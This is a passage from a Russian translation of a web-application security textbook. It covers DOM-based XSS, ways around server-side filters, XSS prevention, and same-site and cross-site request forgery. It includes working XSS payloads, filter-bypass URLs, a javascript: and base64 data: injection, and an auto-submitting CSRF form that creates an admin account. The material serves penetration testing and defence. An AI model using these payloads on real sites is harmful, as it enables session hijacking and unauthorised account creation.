• злоумышленник находит подходящий внешний веб-сайт для доставки атаки с использованием загруженного файла. Это может быть его собственный сайт либо сторонняя площадка, позволяющая создавать произвольный HTML, например блог;

• на внешнем сайте злоумышленник тегом `<applet>` или `<object>` загружает GIFAR с сайта социальной сети как Java-апплет;

• когда пользователь посещает внешний сайт, Java-апплет злоумышленника исполняется в его браузере. Для Java-апплетов политика одного источника реализована иначе, чем для обычного подключения сценариев. Апплет считается принадлежащим домену, откуда загружен, а не домену, который его вызвал. Поэтому апплет злоумышленника исполняется в домене приложения социальной сети. Если в момент атаки жертва вошла в социальную сеть либо недавно входила и выбрала «оставаться в системе», апплет получает полный доступ к её сеансу и компрометирует пользователя.

В современных на момент написания версиях подключаемого модуля Java эта конкретная атака с GIFAR предотвращалась проверкой JAR-файлов на гибридное содержимое. Но принцип сокрытия исполняемого кода в гибридном файле сохраняет силу. С учётом растущего разнообразия исполняемых на клиенте форматов кода подобные атаки могут существовать в других форматах или появиться в будущем.

XSS в файлах, загружаемых через Ajax

Некоторые современные приложения используют Ajax, чтобы получать и отображать URL, указанные после идентификатора фрагмента. Например, страницы приложения могут содержать такие ссылки:

```
http://wahh-app.com/#profile
```

При щелчке клиентский код обрабатывает событие, через Ajax получает файл, указанный после фрагмента, и помещает ответ в `innerHtml` элемента `<div>` существующей страницы. Это обеспечивает цельное взаимодействие: щелчок по вкладке интерфейса обновляет показываемое содержимое без перезагрузки всей страницы.

Если приложение также позволяет загружать и скачивать изображения, например фотографию профиля, можно загрузить допустимый файл изображения со встроенной HTML-разметкой и создать URL, заставляющий клиентский код получить изображение и отобразить его как HTML:

```
http://wahh-app.com/#profiles/images/15234917624.jpg
```

HTML можно встроить в разные места допустимого файла изображения, включая раздел комментариев. Несколько браузеров, в том числе Firefox и Safari, без проблем отображают файл изображения как HTML. Двоичные части изображения показываются как мусор, а встроенный HTML - обычным образом.

> **Совет.** Предположим, потенциальная жертва использует браузер, соответствующий HTML5, где междоменные Ajax-запросы возможны с разрешения запрашиваемого домена. В этой ситуации есть и другая атака: после символа фрагмента можно поместить абсолютный URL внешнего HTML-файла, полностью подконтрольного злоумышленнику и находящегося на сервере, который разрешает Ajax-взаимодействие из целевого домена. Если клиентский сценарий не проверяет, что запрашиваемый URL относится к тому же домену, успешной будет клиентская атака с удалённым включением файла.
>
> Поскольку в старых версиях HTML такая проверка домена URL не требовалась, это пример того, как изменения HTML5 сами могут внести эксплуатируемые условия в ранее безопасные существующие приложения.

Поиск и эксплуатация XSS-уязвимостей на основе DOM

XSS-уязвимости на основе DOM нельзя выявить, отправляя уникальную строку в каждом параметре и отслеживая её появление в ответах.

Один базовый метод поиска таких ошибок - вручную пройти приложение в браузере, изменяя каждый параметр URL так, чтобы он содержал одну из стандартных тестовых строк:

```
"><script>alert(1)</script>
";alert(1)//
'-alert(1)-'
```

Фактически отображая каждую возвращённую страницу в браузере, вы заставляете исполняться все клиентские сценарии и, где применимо, обращаться к изменённому параметру URL. Каждый раз, когда появляется диалоговое окно с вашими cookie, обнаружена уязвимость, которая может быть связана с XSS на основе DOM либо иной разновидностью XSS. Этот процесс можно даже автоматизировать инструментом с собственным интерпретатором JavaScript.

Но базовый подход обнаруживает не все XSS-ошибки на основе DOM. Как вы видели, точный синтаксис для внедрения допустимого JavaScript в HTML-документ зависит от кода до и после места вставки управляемой строки. Может потребоваться завершить строку в одинарных или двойных кавычках либо закрыть определённые теги. Иногда нужны новые теги, иногда нет. Клиентский код приложения может пытаться проверять данные, полученные из DOM, но всё равно оставаться уязвимым.

Если стандартная тестовая строка после обработки и вставки случайно не образует допустимый синтаксис, встроенный JavaScript не исполнится и диалог не появится, хотя приложение может быть уязвимо для правильно сформированной атаки. Если не отправлять все мыслимые строки XSS-атак в каждый параметр, базовый подход неизбежно пропустит множество уязвимостей.

Более эффективный способ поиска XSS на основе DOM - просмотреть весь клиентский JavaScript и найти обращения к свойствам DOM, способные привести к уязвимости. Частично автоматизировать процесс помогают разные инструменты. Один эффективный инструмент - DOMTracer, доступный по адресу:

blueinfy.com

Этапы атаки

Используя результаты картографирования приложения из главы 4, просмотрите весь клиентский JavaScript и найдите следующие API, через которые можно получить управляемые специально сформированным URL данные DOM:

- `document.location`;
- `document.URL`;
- `document.URLUnencoded`;
- `document.referrer`;
- `window.location`.

Обязательно включите сценарии как статических HTML-страниц, так и динамически формируемых. XSS-ошибки на основе DOM могут находиться везде, где используются клиентские сценарии, независимо от типа страницы и наличия видимых параметров, передаваемых странице.

В каждом случае применения перечисленных API внимательно изучите, что код делает с управляемыми пользователем данными и может ли специально сформированный ввод привести к исполнению произвольного JavaScript. Особенно тщательно просмотрите и проверьте случаи передачи данных следующим API:

- `document.write()`;
- `document.writeln()`;
- `document.body.innerHtml`;
- `eval()`;
- `window.execScript()`;
- `window.setInterval()`;
- `window.setTimeout()`.

Попробуйте сами!

- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net

Как и при отражённом и хранимом XSS, приложение может пытаться блокировать атаки различной фильтрацией. Часто фильтрация выполняется на клиентской стороне, и код проверки можно непосредственно изучить, понять его работу и найти обходы. Здесь могут пригодиться все уже описанные способы борьбы с фильтрами против отражённых XSS-атак.

Попробуйте сами!

- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net
- mdsec.net

Иногда серверное приложение применяет фильтры, предназначенные для предотвращения XSS-атак на основе DOM. Хотя уязвимая операция происходит на клиенте и сервер не возвращает предоставленные пользователем данные в ответе, URL всё равно отправляется серверу. Поэтому приложение может проверить данные и не возвращать уязвимый клиентский сценарий при обнаружении вредоносной нагрузки.

Встретив такую защиту, проверьте надёжность серверной проверки всеми потенциальными обходами фильтров, ранее описанными для отражённых XSS-уязвимостей. Кроме того, серверную проверку иногда обходят несколько приёмов, специфичных для XSS на основе DOM.

Когда клиентские сценарии извлекают значение параметра из URL, они редко правильно разбирают строку запроса на пары «имя-значение». Обычно сценарий ищет в URL имя параметра со знаком равенства и затем извлекает всё последующее до конца URL. Это поведение можно эксплуатировать двумя способами:

• если серверная проверка применяется отдельно к каждому параметру, а не ко всему URL, полезную нагрузку можно поместить в выдуманный параметр после уязвимого. Например:

```
http://mdsec.net/error/76/Error.ashx?message=Sorry%2c+an+error+occurred&foo=<script>alert(1)</
  script>
```

Сервер игнорирует выдуманный параметр, поэтому тот не подвергается фильтрации. Но клиентский сценарий ищет в строке запроса `message=` и извлекает всё после него, включая полезную нагрузку;

• если серверная проверка применяется ко всему URL, а не только к параметру `message`, фильтр иногда всё равно обходится размещением нагрузки справа от символа фрагмента HTML (#):

```
http://mdsec.net/error/82/Error.ashx?message=Sorry%2c+an+error+occurred#<script>alert(1)</script>
```

Строка фрагмента остаётся частью URL, поэтому хранится в DOM и обрабатывается уязвимым клиентским сценарием. Но браузер не отправляет фрагмент URL серверу, а значит строка атаки вообще туда не попадает и никакой серверный фильтр не может её заблокировать. Поскольку клиентский сценарий извлекает всё после `message=`, полезная нагрузка по-прежнему копируется в исходный HTML-код страницы.

Попробуйте сами!

- mdsec.net
- mdsec.net

Распространённое заблуждение

«Мы проверяем каждый пользовательский запрос на встроенные теги сценариев, поэтому XSS-атаки невозможны».

Помимо вопроса о возможных обходах фильтра, вы уже увидели три причины ошибочности этого утверждения:

• в некоторых XSS-дефектах управляемые злоумышленником данные непосредственно вставляются в существующий контекст JavaScript, поэтому теги сценариев или другие средства внедрения кода не нужны. В других случаях без тегов сценариев можно внедрить обработчик события с JavaScript;

• если приложение получает данные через внеполосный канал и отображает их в веб-интерфейсе, любую хранимую XSS-ошибку можно эксплуатировать, вообще не отправляя вредоносной нагрузки по HTTP;

• атаки на XSS на основе DOM могут не включать отправку вредоносной нагрузки серверу. При использовании фрагмента нагрузка всё время остаётся на клиенте.

Некоторые приложения применяют более сложный клиентский сценарий, который строже разбирает строку запроса. Например, он может искать в URL имя параметра со знаком равенства, но извлекать последующее содержимое лишь до подходящего разделителя & или #. Тогда две описанные ранее атаки можно изменить так:

```
http://mdsec.net/error/79/Error.ashx?foomessage=<script>alert(1)</
    script>&message=Sorry%2c+an+error+occurred

http://mdsec.net/error/79/Error.ashx#message=<script>alert(1)</script>
```

В обоих случаях сразу после первого совпадения `message=` без промежуточного разделителя идёт строка атаки, поэтому полезная нагрузка обрабатывается и копируется в исходный HTML-код страницы.

Попробуйте сами!

mdsec.net

Иногда данные на основе DOM подвергаются сложной обработке, и только статическим изучением исходного JavaScript трудно проследить все пути управляемых пользователем данных и все выполняемые преобразования. Тогда полезно динамически отслеживать исполнение сценария отладчиком JavaScript. Расширение FireBug для Firefox представляет собой полноценный отладчик клиентского кода и содержимого. В нём можно задавать точки останова и наблюдения для интересующего кода и данных, что значительно упрощает понимание сложного сценария.

Распространённое заблуждение

«Мы в безопасности: наш сканер веб-приложений не нашёл XSS-ошибок».

Как будет показано в главе 19, некоторые сканеры веб-приложений довольно хорошо находят распространённые дефекты, включая XSS. Но уже должно быть ясно, что многие XSS-уязвимости трудно обнаружить, а создание работающего эксплойта требует обширного исследования и экспериментов. На момент написания ни один автоматизированный инструмент не мог надёжно выявить все такие ошибки.

Предотвращение XSS-атак

Несмотря на разнообразие проявлений XSS и вариантов эксплуатации, концептуально предотвратить саму уязвимость довольно просто. Практическая сложность состоит в поиске всех случаев потенциально опасной обработки управляемых пользователем данных. Одна страница приложения может обрабатывать и показывать десятки элементов пользовательских данных. Помимо основной функциональности, уязвимости возникают в сообщениях об ошибках и других местах. Поэтому неудивительно, что XSS-дефекты чрезвычайно распространены даже в самых критичных для безопасности приложениях.

Для отражённого и хранимого XSS, с одной стороны, и XSS на основе DOM, с другой, применимы разные виды защиты, поскольку их коренные причины различаются.

Предотвращение отражённого и хранимого XSS

Коренная причина отражённого и хранимого XSS - копирование управляемых пользователем данных в ответы приложения без достаточной проверки и очистки. Данные вставляются в необработанный исходный код HTML-страницы, поэтому вредоносный ввод вмешивается не только в содержимое страницы, но и в её структуру: выходит из строк в кавычках, открывает и закрывает теги, внедряет сценарии и так далее.

Для устранения отражённых и хранимых XSS-уязвимостей сначала нужно найти в приложении каждый случай копирования управляемых пользователем данных в ответы. Сюда входят данные из текущего запроса и любые сохранённые сведения, когда-либо полученные от любого пользователя, в том числе по внеполосным каналам. Надёжной замены тщательному просмотру всего исходного кода приложения для поиска всех таких случаев не существует.

Выявив все операции, потенциально подверженные XSS и требующие защиты, следует предотвращать уязвимости тремя группами мер:

• проверять ввод;

• проверять вывод;

• устранять опасные точки вставки.

Оговорка относится к приложениям, где пользователям необходимо создавать содержимое в HTML, например к блогу, допускающему HTML в комментариях. Особые меры для такой ситуации рассматриваются после общих защитных приёмов.

Проверка ввода

В момент получения пользовательских данных, которые когда-либо могут быть скопированы в ответ, приложение должно как можно строже проверять их с учётом контекста.

В частности, можно проверять следующее:

• данные не слишком длинны;

• данные содержат только определённый разрешённый набор символов;

• данные соответствуют конкретному регулярному выражению.

К именам, адресам электронной почты, номерам счетов и прочим данным следует применять максимально строгие правила в соответствии с ожидаемым типом каждого поля.

Проверка вывода

Когда приложение копирует в ответ данные, полученные от пользователя или третьей стороны, их следует HTML-кодировать для очистки потенциально вредоносных символов. При HTML-кодировании буквальные символы заменяются соответствующими сущностями HTML. Тогда браузеры безопасно обрабатывают потенциально вредоносные символы как часть содержимого HTML-документа, а не его структуры. Основные проблемные символы кодируются так:

• " как `"`;
• ' как `'`;
• & как `&`;
• < как `<`;
• > как `>`.

Помимо распространённых сущностей, любой символ можно HTML-кодировать числовым кодом ASCII:

• % как `%`;
• * как `*`.

Следует помнить: при вставке пользовательского ввода в значение атрибута тега браузер декодирует HTML перед дальнейшей обработкой. Поэтому простой HTML-кодировки обычно проблемных символов может оказаться недостаточно. Как мы видели, против некоторых фильтров злоумышленник сам обходит защиту, HTML-кодируя символы полезной нагрузки. Например:

```
<img src="javascript&#58;alert(document.cookie)">
<img src="image.gif" onload="alert(&apos;xss&apos;)">
```

Как описано в следующем разделе, лучше избегать вставки управляемых пользователем данных в такие места. Если по какой-либо причине это считается неизбежным, нужно особенно тщательно предотвращать обходы фильтра. Например, если пользовательские данные вставляются в заключённую в кавычки строку JavaScript внутри обработчика события, любые кавычки и обратные косые черты во вводе следует правильно экранировать обратными косыми чертами, а HTML-кодирование должно включать символы & и `;`, чтобы злоумышленник не мог выполнить собственное HTML-кодирование.

Приложения ASP.NET могут использовать API `Server.HTMLEncode` для очистки распространённых вредоносных символов в управляемой пользователем строке до её копирования в ответ сервера. Этот API преобразует символы ", &, < и > в соответствующие сущности HTML, а также кодирует в числовой форме все символы ASCII выше `0x7f`.

В платформе Java нет эквивалентного встроенного API, но аналогичный метод нетрудно создать, используя только числовую форму кодирования. Например:

```
public static String HTMLEncode(String s)
{
    StringBuffer out = new StringBuffer();
    for (int i = 0; i < s.length(); i++)
    {
        char c = s.charAt(i);
        if(c > 0x7f || c=='"' || c=='&' || c=='<' || c=='>')
            out.append("&#" + (int) c + ";");
        else out.append(c);
    }
    return out.toString();
}
```

Распространённая ошибка разработчиков - HTML-кодировать только те символы, которые кажутся непосредственно полезными злоумышленнику в конкретном контексте. Например, при вставке элемента в строку с двойными кавычками приложение кодирует только символ ", а при вставке без кавычек в тег - только >. Это значительно повышает риск обхода. Как вы видели, злоумышленник часто может использовать терпимость браузеров к неправильному HTML и JavaScript, чтобы неожиданным способом изменить контекст или внедрить код. Кроме того, атаку нередко можно распределить между несколькими управляемыми полями, эксплуатируя различия их фильтрации. Намного надёжнее всегда HTML-кодировать каждый символ, который потенциально пригодится злоумышленнику, независимо от контекста вставки. Для максимально высокой уверенности разработчики могут кодировать все небуквенно-цифровые символы, включая пробельные. Обычно это не создаёт измеримой нагрузки на приложение и серьёзно препятствует любому обходу фильтра.

Проверка ввода сочетается с очисткой вывода потому, что это два уровня защиты, каждый из которых обеспечивает некоторую безопасность при отказе другого. Как вы видели, многие фильтры, выполняющие проверку ввода и вывода, допускают обходы. Совместное применение обоих методов даёт дополнительную уверенность, что злоумышленник потерпит неудачу, даже если один из двух фильтров дефектен. Из двух мер проверка вывода важнее и обязательна, а строгую проверку ввода следует считать вторичным резервным средством.

Разумеется, при разработке самой логики проверки ввода и вывода нужно проявлять большую осторожность, чтобы не допустить уязвимостей, ведущих к обходу. В частности, фильтрацию и кодирование следует выполнять после всей необходимой каноникализации, а затем больше не каноникализировать данные. Приложение также должно гарантировать, что нулевые байты не мешают проверке.

Устранение опасных точек вставки

Некоторые места страницы приложения настолько опасны для пользовательского ввода по своей природе, что разработчикам следует искать иной способ реализации нужной функциональности.

По возможности избегайте прямой вставки управляемых пользователем данных в существующий код сценария. Это относится и к коду внутри тегов `<script>`, и к обработчикам событий. Когда приложения пытаются делать такую вставку безопасно, их защитные фильтры часто удаётся обходить. Получив контроль над контекстом своих данных, злоумышленник обычно прилагает минимум усилий для внедрения произвольных команд сценария и выполнения вредоносных действий.

Если значением атрибута тега может быть URL, приложениям обычно не следует встраивать в него пользовательский ввод: код сценария можно внедрить разными способами, включая псевдопротоколы сценариев.

Ещё одна опасная ситуация возникает, когда злоумышленник может управлять кодировкой ответа приложения, внедряясь в соответствующую директиву либо пользуясь параметром запроса, который задаёт предпочтительную кодировку. Тогда даже хорошо спроектированные в остальных отношениях фильтры ввода и вывода могут отказать, поскольку ввод злоумышленника представлен в необычной форме, не распознаваемой как потенциально вредоносная. По возможности приложение должно явно задавать кодировку в заголовках ответа, запрещать любые способы её изменения и обеспечивать совместимость XSS-фильтров с этой кодировкой. Например:

```
Content-Type: text/html; charset=ISO-8859-1
```

Разрешение ограниченного HTML

Некоторым приложениям необходимо разрешать пользователям отправлять данные в формате HTML для вставки в ответы. Например, блог может позволять оформлять комментарии с помощью HTML, добавлять ссылки, изображения и так далее.

Если безусловно применять предыдущие меры, функциональность приложения нарушится: пользовательская HTML-разметка сама будет HTML-кодирована в ответах и появится на экране как буквальная разметка, а не требуемое оформленное содержимое.

Для безопасной поддержки такой функции приложение должно надёжно разрешать только ограниченное подмножество HTML, не позволяющее внедрить код сценария. Здесь необходим белый список, допускающий лишь конкретные теги и атрибуты. Успешно решить задачу непросто, поскольку, как вы видели, существует множество способов исполнять код через кажущиеся безвредными теги.

Например, если приложение разрешает теги `<b>` и `<i>`, но не учитывает применяемые с ними атрибуты, возможны следующие атаки:

```
<b style=behavior:url(#default#time2) onbegin=alert(1)>
<i onclick=alert(1)>Click here</i>
```

Если приложение разрешает кажущееся безопасным сочетание тега `<a>` с атрибутом `href`, может сработать следующая атака:

```
<a href="data:text/html; base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">Click here</a>
```

Существуют разные каркасы для проверки предоставленной пользователем HTML-разметки и исключения любых способов исполнения JavaScript, например проект OWASP AntiSamy. Разработчикам, которым нужно разрешить ограниченный HTML, рекомендуется либо непосредственно использовать подходящий зрелый каркас, либо внимательно изучить такой каркас, чтобы понять все связанные сложности.

Другой подход - собственный промежуточный язык разметки. Пользователям разрешается ограниченный синтаксис этого языка, а приложение преобразует его в соответствующую HTML-разметку.

Предотвращение XSS на основе DOM

Описанные ранее меры непосредственно неприменимы к XSS на основе DOM, поскольку уязвимость не связана с копированием управляемых пользователем данных в ответы сервера.

По возможности приложениям следует избегать клиентских сценариев, которые обрабатывают данные DOM и вставляют их на страницу. Обрабатываемые данные не находятся под прямым контролем сервера, а иногда даже невидимы для него, поэтому такое поведение опасно по своей природе.

Если подобное применение клиентских сценариев считается неизбежным, XSS-дефекты на основе DOM можно предотвращать двумя видами защиты, соответствующими проверке ввода и вывода для отражённого XSS.

Проверка ввода

Во многих ситуациях приложение может строго проверять обрабатываемые данные. Более того, это одна из областей, где клиентская проверка бывает эффективнее серверной. В описанном ранее уязвимом примере атаку можно предотвратить, проверив, что данные перед вставкой в документ содержат только буквы, цифры и пробельные символы. Например:

```
<script>
    var a = document.URL;
    a = a.substring(a.indexOf("message=") + 8, a.length);
    a = unescape(a);
    var regex=/^([A-Za-z0-9+\s])*$/;
    if (regex.test(a))
        document.write(a);
</script>
```

В дополнение к клиентскому средству строгую серверную проверку данных URL можно применять как эшелонированную защиту для обнаружения запросов с возможными вредоносными эксплойтами XSS на основе DOM. В только что рассмотренном примере приложение могло бы предотвратить атаку одной серверной проверкой следующих условий:

• строка запроса содержит единственный параметр;

• имя параметра - `message`, с учётом регистра;

• значение параметра содержит только буквы и цифры.

Даже при этих мерах клиентский сценарий должен правильно разбирать значение `message`, не включая в него часть URL с фрагментом.

Проверка вывода

Как и при отражённом XSS, приложение может HTML-кодировать управляемые пользователем данные DOM перед вставкой в документ. Это позволяет безопасно показывать на странице любые потенциально опасные символы и выражения. HTML-кодирование реализуется в клиентском JavaScript такой функцией:

```
function sanitize(str)
{

    var d = document.createElement('div');
    d.appendChild(document.createTextNode(str));
    return d.innerHTML;
}
```

Резюме

В этой главе рассмотрены различные причины возникновения XSS-уязвимостей и способы обхода распространённых защитных фильтров. Из-за огромной распространённости XSS часто нетрудно найти в приложении несколько легко эксплуатируемых ошибок. С исследовательской точки зрения XSS становится интереснее, когда различные средства защиты заставляют создавать тщательно сформированный ввод или использовать малоизвестные свойства HTML, JavaScript либо VBScript для доставки работающего эксплойта.

Следующая глава развивает эту основу и рассматривает множество других способов, которыми дефекты серверного веб-приложения могут подвергать его пользователей вредоносным атакам.

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Какую стандартную «сигнатуру» в поведении приложения можно использовать для выявления большинства XSS-уязвимостей?

2. Вы обнаружили отражённую XSS-уязвимость в неаутентифицированной области приложения. Назовите два разных способа с её помощью скомпрометировать аутентифицированный сеанс приложения.

3. Вы обнаружили, что содержимое параметра cookie без фильтрации и очистки копируется в ответ приложения. Можно ли использовать это поведение для внедрения произвольного JavaScript в возвращаемую страницу? Можно ли эксплуатировать его для XSS-атаки на другого пользователя?

4. Вы обнаружили хранимое XSS-поведение в данных, которые всегда показываются только вам. Имеет ли оно значение для безопасности?

5. Вы атакуете приложение веб-почты, которое обрабатывает файловые вложения и отображает их в браузере. Какую распространённую уязвимость следует проверить немедленно?

6. Как политика одного источника влияет на применение технологии Ajax `XMLHttpRequest`?

7. Назовите три возможные полезные нагрузки XSS-эксплойтов, то есть вредоносные действия, которые можно выполнить в браузере другого пользователя, а не способы доставки атак.

8. Вы обнаружили отражённую XSS-уязвимость, позволяющую внедрять произвольные данные в одно место HTML возвращаемой страницы. Вставляемые данные усекаются до 50 байт, но требуется внедрить длинный сценарий. Вы не хотите обращаться к сценарию на внешнем сервере. Как обойти ограничение длины?

9. Вы обнаружили отражённый XSS-дефект в запросе, который должен использовать метод POST. Какие механизмы доставки позволяют провести атаку?

Глава 13. Атака на пользователей: другие методы

В предыдущей главе рассматривался прародитель атак на других пользователей приложения - межсайтовый скриптинг (XSS). В этой главе описан широкий спектр других атак на пользователей. Некоторые из них имеют важное сходство с XSS. Во многих случаях они сложнее или тоньше XSS-атак и могут быть успешны там, где обычный XSS невозможен.

Атаки на других пользователей приложения принимают множество форм и обладают разнообразными тонкостями и нюансами, которые часто упускают из виду. В целом они изучены хуже основных серверных атак: даже некоторые опытные специалисты по тестированию на проникновение смешивают разные дефекты или не замечают их. Мы опишем все часто встречающиеся уязвимости и подробно изложим действия для обнаружения и эксплуатации каждой из них.

Побуждение пользователя к действиям

В предыдущей главе было показано, как XSS-атака заставляет пользователя невольно выполнять действия в приложении. Если у жертвы есть административные привилегии, такой приём может быстро привести к полной компрометации приложения. В этом разделе рассматриваются дополнительные способы побуждать других пользователей к действиям. Они применимы даже в приложениях, защищённых от XSS.

Подделка запросов

Эта категория атак, также известная как езда на сеансе, тесно связана с перехватом сеанса, при котором злоумышленник захватывает маркер сеанса пользователя и может работать с приложением «от его имени». Однако при подделке запросов злоумышленнику вообще не требуется знать маркер сеанса жертвы. Он эксплуатирует нормальное поведение браузеров, чтобы использовать маркер пользователя в запросах, которые тот не намеревался отправлять.

Уязвимости подделки запросов делятся на два вида: на том же сайте и межсайтовые.

Подделка запросов на том же сайте

Подделка запросов на том же сайте (OSRF) - знакомая полезная нагрузка для эксплуатации хранимых XSS-уязвимостей. В описанном в предыдущей главе черве MySpace пользователь по имени Сэми поместил в профиль сценарий, заставлявший каждого посетителя невольно совершать разные действия. Часто упускается из виду, что хранимые OSRF-уязвимости могут существовать даже там, где XSS невозможен.

Рассмотрим приложение с доской сообщений, где пользователи отправляют материалы, просматриваемые другими. Сообщения отправляются таким запросом:

```
POST /submit.php
Host: wahh-app.com
Content-Length: 34

type=question&name=daf&message=foo
```

В результате на страницу сообщений добавляется следующее:

```
<tr>
  <td><img src="/images/question.gif"></td>
  <td>daf</td>
  <td>foo</td>
</tr>
```

В такой ситуации вы, разумеется, проверили бы XSS-дефекты. Но предположим, приложение правильно HTML-кодирует символы ", < и >, вставляемые на страницу. Убедившись, что защиту никак не обойти, можно было бы перейти к следующему тесту.

Но посмотрите ещё раз: вы управляете частью цели тега `<img>`. Хотя выйти из строки в кавычках нельзя, URL можно изменить, заставив каждого читателя сообщения отправить произвольный GET-запрос на том же сайте. Например, следующее значение параметра `type` заставит всех просмотревших сообщение отправить запрос, который пытается добавить нового административного пользователя:

```
../admin/newUser.php?username=daf2&password=0wned&role=admin#
```

Когда специально сформированный запрос невольно отправляет обычный пользователь, он, конечно, завершается неудачей. Но когда сообщение просматривает администратор, создаётся ваша учётная запись с чёрным ходом. OSRF-атака успешна, хотя XSS невозможен. Разумеется, атака работает, даже если администраторы предусмотрительно отключили JavaScript.

Обратите внимание на символ # в строке атаки: он фактически завершает URL до суффикса `.gif`. С таким же успехом можно использовать &, включив суффикс как дополнительный параметр запроса.

Попробуйте сами!

В этом примере OSRF-эксплойт можно поместить в список недавних поисковых запросов, хотя тот не уязвим к XSS:

mdsec.net

Этапы атаки

1. В каждом месте, где данные одного пользователя показываются другим, но провести хранимую XSS-атаку нельзя, проверьте, не делает ли поведение приложения его уязвимым к OSRF.

2. Обычно уязвимость возникает, когда предоставленные пользователем данные вставляются в цель гиперссылки или другой URL возвращаемой страницы. Если приложение специально не блокирует необходимые символы, как правило, точки, косые черты и разделители строки запроса, оно почти наверняка уязвимо.

3. Обнаружив OSRF-уязвимость, найдите подходящий целевой запрос для эксплойта, как описано в следующем разделе о межсайтовой подделке запроса.

OSRF-уязвимости предотвращаются максимально строгой проверкой пользовательского ввода до включения в ответы. В рассмотренном случае приложение могло бы проверить, что параметр `type` принимает одно из конкретного набора значений. Если оно должно принимать и другие значения, которые нельзя предвидеть заранее, следует блокировать ввод с любыми символами `/`, `.`, `\`, `?`, `&` и `=`.

Обратите внимание: HTML-кодирование этих символов не защищает от OSRF, поскольку браузер декодирует строку целевого URL перед запросом.

В зависимости от точки вставки и окружающего контекста OSRF можно также предотвращать теми же средствами, что описаны в следующем разделе для межсайтовой подделки запроса.

Межсайтовая подделка запроса

При атаках с межсайтовой подделкой запроса (CSRF) злоумышленник создаёт выглядящий безобидно веб-сайт, который заставляет браузер пользователя непосредственно отправить уязвимому приложению запрос, выполняющий непредусмотренное действие в интересах злоумышленника.

Вспомните: политика одного источника не запрещает одному веб-сайту отправлять запросы в другой домен, но не позволяет исходному сайту обрабатывать ответы на междоменные запросы. Поэтому CSRF-атаки обычно односторонние. Чистая CSRF-атака не может выполнять многоэтапные действия, подобные червю Сэми, где данные читаются из ответов и включаются в последующие запросы. Далее в этой главе описаны способы расширить CSRF до ограниченных двусторонних атак и междоменного захвата данных.

Рассмотрим приложение, где администраторы создают новые учётные записи такими запросами:

```
POST /auth/390/NewUserStep2.ashx HTTP/1.1
Host: mdsec.net
Cookie: SessionId=8299BE6B260193DA076383A2385B07B9
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

realname=daf&username=daf&userrole=admin&password=letmein1&
confirmpassword=letmein1
```

У запроса есть три ключевых свойства, делающих его уязвимым к CSRF:

• запрос выполняет привилегированное действие. В данном случае создаёт пользователя с административными правами;

• приложение отслеживает сеансы только через HTTP-cookie. Никакие связанные с сеансом маркеры не передаются в других частях запроса;

• злоумышленник может определить все необходимые параметры действия. Помимо маркера сеанса в cookie, запрос не требует непредсказуемых значений.

Вместе эти свойства означают, что злоумышленник может создать веб-страницу, которая отправит уязвимому приложению междоменный запрос со всем необходимым для привилегированного действия. Например:

```
<html>
<body>
<form action="https://mdsec.net/auth/390/NewUserStep2.ashx" method="POST">

<input type="hidden" name="realname" value="daf">
<input type="hidden" name="username" value="daf">
<input type="hidden" name="userrole" value="admin">
<input type="hidden" name="password" value="letmein1">
<input type="hidden" name="confirmpassword" value="letmein1">
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

Атака помещает все параметры запроса в скрытые поля формы и содержит сценарий, автоматически отправляющий форму. При отправке браузер пользователя автоматически добавляет cookie целевого домена, а приложение обрабатывает полученный запрос как обычно. Если административный пользователь, вошедший в уязвимое приложение, посетит страницу злоумышленника с такой формой, запрос будет обработан в сеансе администратора и учётная запись злоумышленника создастся.

> **Попробуйте сами!**
>
> mdsec.net

Реальный пример CSRF-дефекта обнаружил Дейв Армстронг в приложении eBay в 2004 году. Можно было создать URL, заставлявший запросившего пользователя сделать произвольную ставку на аукционе. Сторонний веб-сайт мог заставить посетителей запросить этот URL, поэтому любой пришедший на сайт пользователь eBay делал ставку. Более того, после небольшой доработки уязвимость можно было эксплуатировать как хранимую OSRF-атаку внутри самого eBay. Приложение разрешало помещать теги `<img>` в описания аукционов. Для защиты оно проверяло, что цель тега действительно возвращает файл изображения. Но можно было указать ссылку на внешний сервер, который при создании лота возвращал настоящее изображение, а затем заменить его HTTP-перенаправлением на специально сформированный CSRF-URL. В результате каждый просмотревший лот невольно делал ставку. Подробности приведены в исходной публикации Bugtraq:

archive.cert.uni-stuttgart.de

> **Примечание.** Дефект проверки внешних изображений известен как ошибка «время проверки - время использования» (TOCTOU). Объект проверяется в один момент, а используется в другой, и злоумышленник может изменить его значение в промежутке.

Эксплуатация CSRF-дефектов

CSRF-уязвимости прежде всего возникают, когда приложение отслеживает сеансы только через HTTP-cookie. Установив cookie в браузере пользователя, браузер автоматически отправляет его приложению с каждым последующим запросом. Это верно независимо от того, исходит ли запрос из ссылки или формы самого приложения, внешнего веб-сайта либо ссылки в письме. Если приложение не защищается от подобной «езды» злоумышленника на пользовательских сеансах, оно уязвимо к CSRF.

Этапы атаки

1. Просмотрите ключевые функции приложения, выявленные при картографировании (см. главу 4).

2. Найдите функцию, которая выполняет конфиденциальное действие от имени ничего не подозревающего пользователя, полагается только на cookie для отслеживания сеанса и принимает параметры запроса, полностью заранее определяемые злоумышленником, то есть не содержащие других маркеров или непредсказуемых элементов.

3. Создайте HTML-страницу, отправляющую нужный запрос без участия пользователя. Для GET-запроса можно поместить тег `<img>` с атрибутом `src`, равным уязвимому URL. Для POST-запроса создайте форму со скрытыми полями для всех необходимых параметров и целью, равной уязвимому URL. JavaScript может автоматически отправить форму сразу после загрузки страницы.

4. Оставаясь вошедшим в приложение, откройте специально созданную HTML-страницу тем же браузером. Убедитесь, что приложение выполнило нужное действие.

Совет. Возможность CSRF-атак меняет последствия многих других категорий уязвимостей, добавляя новый вектор эксплуатации. Рассмотрим административную функцию, которая принимает идентификатор пользователя в параметре и показывает сведения о нём. Функция защищена строгим управлением доступом, но содержит SQL-инъекцию в параметре `uid`. Поскольку администраторам доверяют и они в любом случае полностью управляют базой данных, SQL-инъекцию можно счесть малорисковой. Но функция не выполняет административных действий, как изначально предполагалось, и потому не защищена от CSRF. С точки зрения злоумышленника она столь же значима, как функция, специально позволяющая администраторам выполнять произвольные SQL-запросы. Если можно внедрить запрос, выполняющий конфиденциальное действие или извлекающий данные по внеполосному каналу, непривилегированный пользователь проведёт такую атаку через CSRF.

